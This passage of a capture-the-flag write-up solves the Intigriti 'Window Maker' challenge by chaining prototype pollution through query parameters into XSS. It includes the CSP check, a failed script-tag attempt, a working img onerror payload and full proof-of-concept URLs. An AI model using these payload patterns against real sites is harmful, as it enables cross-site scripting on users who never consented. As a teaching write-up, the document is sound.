
```

```

>> typeof data
< "object"
>> data
< ► Array [ "<h1>test</h1>" ]
>> typeof data !== 'string'
< true
>>

```

This time it works!!



So whats left now? lets put a XSS payload and see what happens!

```
?config[window-toolbar][constructor][prototype][1]=8080&settings[root][ownerDocument][body][innerHTML][]=<script>alert(document.domain)<%2Fscript>
```

And fucking cricket noises! it did not work, but why??



Maybe there is a CSP in place? lets check!

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<meta http-equiv="Content-Security-Policy" content="default-src 'none'; style-src 'self' 'unsafe-
<title>Window Maker</title>
<!-- downloaded from https://unpkg.com/xp.css@0.3.0/dist/XP.css -->
<link rel="stylesheet" href="Window%20Maker_files/XP.css">
<style>
```

There is indeed one and this is what it looks like

```
<meta http-equiv="Content-Security-Policy" content="default-src 'none';
style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
script-src 'self' 'unsafe-inline';">
```

Although CSP is there but no big deal here because `script-src` has `unsafe-inline` set so our script payload should have worked regardless. Why does it not work??

Doing some research it turns out script tags inserted with `innerHTML` should not be execute.

```
const name = "John";
// assuming 'el' is an HTML DOM element
el.innerHTML = name; // harmless in this case

// ...

name = "<script>alert('I am John in an annoying alert!')
</script>";
el.innerHTML = name; // harmless in this case
```


Although this may look like a [cross-site scripting](#) attack, the result is harmless. HTML5 specifies that a `<script>` tag inserted with `innerHTML` [should not execute](#).

Ohh well, thats okay script tags is not the only way to get XSS, there are tons more. Lets just make a simple payload with img tags

```
<img src=x onerror=alert(document.domain)>
```

Now that payload is fine with the CSP and I don't see a reason for it to not work now! Lets give it a shot

```
?config[window-toolbar][constructor][prototype][1]=8080&settings[root][ownerDocument][body][innerHTML][]=<img src%3Dxonerror%3Dalert(document.domain)>
```




Hell yeah! we have finally attained eternal peace. The XSS works!! we won!

PoC || GTFO

Firefox


[https://challenge-0422.intigriti.io/challenge/Window%20Maker.html?config\[window-toolbar\]\[constructor\]\[prototype\]\[1\]=8080&settings\[root\]\[ownerDocument\]\[body\]\[innerHTML\]\[\]=%3Cimg%20src%3Dx%20onerror%3Dalert\(document.domain\)%3E](https://challenge-0422.intigriti.io/challenge/Window%20Maker.html?config[window-toolbar][constructor][prototype][1]=8080&settings[root][ownerDocument][body][innerHTML][]=%3Cimg%20src%3Dx%20onerror%3Dalert(document.domain)%3E)



Chrome

[https://challenge-0422.intigriti.io/challenge/Window%20Maker.html?config\[window-toolbar\]\[constructor\]\[prototype\]\[1\]=8080&settings\[root\]\[ownerDocument\]\[body\]](https://challenge-0422.intigriti.io/challenge/Window%20Maker.html?config[window-toolbar][constructor][prototype][1]=8080&settings[root][ownerDocument][body])

[innerHTML][]=%3Cimg%20src%3Dx%20onerror%3Dalert(document.domain)%3E



Note

During this entire time in the writeup it might seem like I know wtf I am doing, but honestly that is not the case. I got rekt real hard by this challenge and it took me days to solve this.

References

<https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/Basics>

https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/Object_prototypes

<https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution>

https://raw.githubusercontent.com/HoLyVieR/prototype-pollution-nsec18/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf

<https://blog.0daylabs.com/2019/02/15/prototype-pollution-javascript/>

<https://stackoverflow.com/questions/9959727/proto-vs-prototype-in-javascript>

<https://stackoverflow.com/questions/650764/how-does-proto-differ-from-constructor-prototype>

<http://www.mollypages.org/tutorials/js.mp>

<https://i.imgur.com/lkxPv.png>

<https://stackoverflow.com/questions/650764/how-does-proto-differ-from-constructor-prototype>

<https://i.stack.imgur.com/KFzl3.png>

<https://zeekat.nl/articles/constructors-considered-mildly-confusing.html>

<https://javascript.plainenglish.io/proto-vs-prototype-in-js-140b9b9c8cd5>

<https://developer.mozilla.org/en-US/docs/Web/API/Node/ownerDocument>

<https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML>

<https://www.w3.org/TR/2008/WD-html5-20080610/dom.html#innerHTML0>

<https://stackoverflow.com/questions/27434357/scope-chain-look-up-vs-prototype-look-up-which-is-when>

- gokuKaioKen